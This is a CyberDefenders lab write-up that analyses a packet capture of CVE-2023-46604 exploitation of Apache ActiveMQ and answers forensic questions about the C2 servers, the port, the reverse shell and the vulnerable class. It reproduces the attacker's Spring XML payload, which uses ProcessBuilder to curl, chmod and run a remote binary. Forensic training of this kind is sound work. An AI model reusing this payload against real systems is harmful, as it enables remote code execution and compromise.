CyberDefenders Openwire

NITEESH DESHMUKH

Tools: - Wireshark, Google

Vulnerability Observed: - CVE-2023-46604

Category: - Network Forensics

Overview


The vulnerability CVE-2023-46604 was observed in Apache ActiveMQ. ActiveMQ (written in Java) is an open-source protocol developed by Apache that implements message-oriented middleware (MOM). Its main function is to send messages between different applications.

CVE-2023-46604 is a remote code execution vulnerability in Apache ActiveMQ that allows a remote attacker with network access to a broker “to run arbitrary shell commands by manipulating serialized class types in the OpenWire protocol to cause the broker to instantiate any class on the classpath.”

Extensive documentation of the vulnerability can be found here.

Analysis

After loading the included .pcap file in Wireshark let us observe the captured packets.



47	2023/346 13:38:28.283115	146.190.21.92	134.209.197.3	TCP	66	irdmi(8000) → 49764 [ACK] Seq=1010 Ack=212 Win=65024 Len=0 TSval=1153869319 TSecr=2437705942
48	2023/346 13:38:28.580355	146.190.21.92	134.209.197.3	TCP	192	[TCP segment of a reassembled PDU]
49	2023/346 13:38:28.580409	134.209.197.3	146.190.21.92	TCP	66	43400 → https(443) [ACK] Seq=1 Ack=127 Win=64256 Len=0 TSval=2437706240 TSecr=1153869616
50	2023/346 13:38:28.609800	146.190.21.92	134.209.197.3	TCP	1415	[TCP segment of a reassembled PDU]
51	2023/346 13:38:28.609831	134.209.197.3	146.190.21.92	TCP	66	43400 → https(443) [ACK] Seq=1 Ack=1476 Win=64128 Len=0 TSval=2437706269 TSecr=1153869645
52	2023/346 13:38:28.610448	146.190.21.92	134.209.197.3	SSLv2	1415	Encrypted Data
53	2023/346 13:38:28.610457	134.209.197.3	146.190.21.92	TCP	66	43400 → https(443) [ACK] Seq=1 Ack=2825 Win=64128 Len=0 TSval=2437706270 TSecr=1153869647
54	2023/346 13:38:28.619816	146.190.21.92	134.209.197.3	SSLv2	2962	Encrypted Data, Encrypted Data, Encrypted Data, Encrypted Data
55	2023/346 13:38:28.619817	146.190.21.92	134.209.197.3	TCP	4410	[TCP segment of a reassembled PDU]
56	2023/346 13:38:28.619817	146.190.21.92	134.209.197.3	TCP	1018	[TCP segment of a reassembled PDU]
57	2023/346 13:38:28.619843	134.209.197.3	146.190.21.92	TCP	66	43400 → https(443) [ACK] Seq=1 Ack=5721 Win=63616 Len=0 TSval=2437706279 TSecr=1153869656
58	2023/346 13:38:28.619871	134.209.197.3	146.190.21.92	TCP	66	43400 → https(443) [ACK] Seq=1 Ack=10065 Win=61056 Len=0 TSval=2437706279 TSecr=1153869656
59	2023/346 13:38:28.619881	134.209.197.3	146.190.21.92	TCP	66	43400 → https(443) [ACK] Seq=1 Ack=11017 Win=60288 Len=0 TSval=2437706279 TSecr=1153869656
60	2023/346 13:38:28.620645	146.190.21.92	134.209.197.3	TCP	1317	[TCP segment of a reassembled PDU]
61	2023/346 13:38:28.620655	134.209.197.3	146.190.21.92	TCP	66	43400 → https(443) [ACK] Seq=1 Ack=12268 Win=64128 Len=0 TSval=2437706280 TSecr=1153869657
62	2023/346 13:38:28.701158	146.190.21.92	134.209.197.3	SSLv2	1415	Encrypted Data
63	2023/346 13:38:28.701195	134.209.197.3	146.190.21.92	TCP	66	43400 → https(443) [ACK] Seq=1 Ack=13617 Win=64128 Len=0 TSval=2437706361 TSecr=1153869737
64	2023/346 13:38:28.709601	146.190.21.92	134.209.197.3	TCP	1415	[TCP segment of a reassembled PDU]
65	2023/346 13:38:28.709629	134.209.197.3	146.190.21.92	TCP	66	43400 → https(443) [ACK] Seq=1 Ack=14966 Win=64128 Len=0 TSval=2437706369 TSecr=1153869745
66	2023/346 13:38:28.737596	146.190.21.92	134.209.197.3	SSLv2	1415	Encrypted Data, Encrypted Data, Encrypted Data
67	2023/346 13:38:28.737625	134.209.197.3	146.190.21.92	TCP	66	43400 → https(443) [ACK] Seq=1 Ack=16315 Win=64128 Len=0 TSval=2437706397 TSecr=1153869773

There seems to be only three IP addresses involved in the conversations.

- 134.209.197.3
- 146.190.21.92
- 128.199.52.72


Notably 134.209.197.3 and 146.190.21.92 are appearing in the entirety of the packet capture.

The questions from the CyberDefender Openwire challenge are as follows.

1. By identifying the C2 IP, we can block traffic to and from this IP, helping to contain the breach and prevent further data exfiltration or command execution. Can you provide the IP of the C2 server that communicated with our server?

Since 134.209.197.3 and 146.190.21.92 were the most participating IP addresses; it is safe to assume that one of these is the C2 server.

Applying the filter for *http* traffic.




No.	Time	Source	Destination	Protocol	Length	Info
11	2023/346 13:38:28.061773	134.209.197.3	146.190.21.92	HTTP	276	GET /invoice.xml HTTP/1.1
14	2023/346 13:38:28.070380	146.190.21.92	134.209.197.3	HTTP/X…	882	HTTP/1.0 200 OK
20	2023/346 13:38:28.073172	134.209.197.3	146.190.21.92	HTTP	276	GET /invoice.xml HTTP/1.1
24	2023/346 13:38:28.075834	146.190.21.92	134.209.197.3	HTTP/X…	882	HTTP/1.0 200 OK
34	2023/346 13:38:28.116531	134.209.197.3	128.199.52.72	HTTP	149	GET /docker HTTP/1.1
38	2023/346 13:38:28.118930	128.199.52.72	134.209.197.3	HTTP	316	HTTP/1.0 200 OK

It can be observed that 134.209.197.3 is sending HTTP GET requests to 146.190.21.92 and 146.190.21.92 is responding to the requests therefore it can be concluded that 146.190.21.92 is the C2 server.

2. Initial entry points are critical to trace back the attack vector. What is the port number of the service the adversary exploited?

Following the TCP stream of first packet.




The C2 server is trying to establish a connection on port 61616 on the target. Further inspection down the line shows that port 61616 is indeed the entry port.

3. Following up on the previous question, what is the name of the service found to be vulnerable?

Since the initial entry point was the port 61616 thus it is quite intuitive that the service which runs on this port is the one which is vulnerable. Upon searching the web, the service which uses port 61616 is Apache ActiveMQ.

4. The attacker's infrastructure often involves multiple components. What is the IP of the second C2 server?

Filtering again for *http* traffic.



128.199.52.72 is the second server which is serving the requests.

5. Attackers usually leave traces on the disk. What is the name of the reverse shell executable dropped on the server?

Inspecting the *http* traffic (packet 34 and 38) the target is requesting for a file named as *docker* from the second C2 server (128.199.52.72).

Moreover, looking further into the TCP stream (tcp.stream eq 2)

```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <!--value>open</value>
                <value>-a</value>
                <value>calculator</value -->
                <value>bash</value>
                <value>-c</value>
                <value>curl -s -o /tmp/docker http://128.199.52.72/docker; chmod +x /tmp/docker; ./tmp/docker</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

There is a curl command for fetching the file named as docker and saving it in the /tmp directory of the target. Followed by subsequent commands to execute it.

6. What Java class was invoked by the XML file to run the exploit?

Inspecting the previous XML.

```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
     http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
        <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
            <constructor-arg >
            <list>
                <!--value>open</value>
                <value>-a</value>
                <value>calculator</value -->
                <value>bash</value>
                <value>-c</value>
                <value>curl -s -o /tmp/docker http://128.199.52.72/docker; chmod +x /tmp/docker; ./tmp/docker</value>
            </list>
            </constructor-arg>
        </bean>
    </beans>
```

The java class which is invoked is *java.lang.ProcessBuilder.*

7.To better understand the specific security flaw exploited, can you identify the CVE identifier associated with this vulnerability?

The Apache ActiveMQ was exploited therefore looking up for the CVE related to this vulnerability gave the result as CVE-2023-46604.

8. What is the vulnerable Java method and class that allows an attacker to run arbitrary code?

Deeply investigating about the CVE-2023-46604 will yield the result as *BaseDataStreamMarshaller.createThrowable.*

(This question assesses the googling capabilities of the user, how effectively one can skim through the barrage of information presented to them and find the relevant information; took a me a while to solve).

Detailed analysis of CVE-2023-46604 is available here.

Additional Resources

https://www.prio-n.com/blog/cve-2023-46604-attacking-defending-ActiveMQ

https://www.uptycs.com/blog/apache-activemq-cve-2023-46604

C2 servers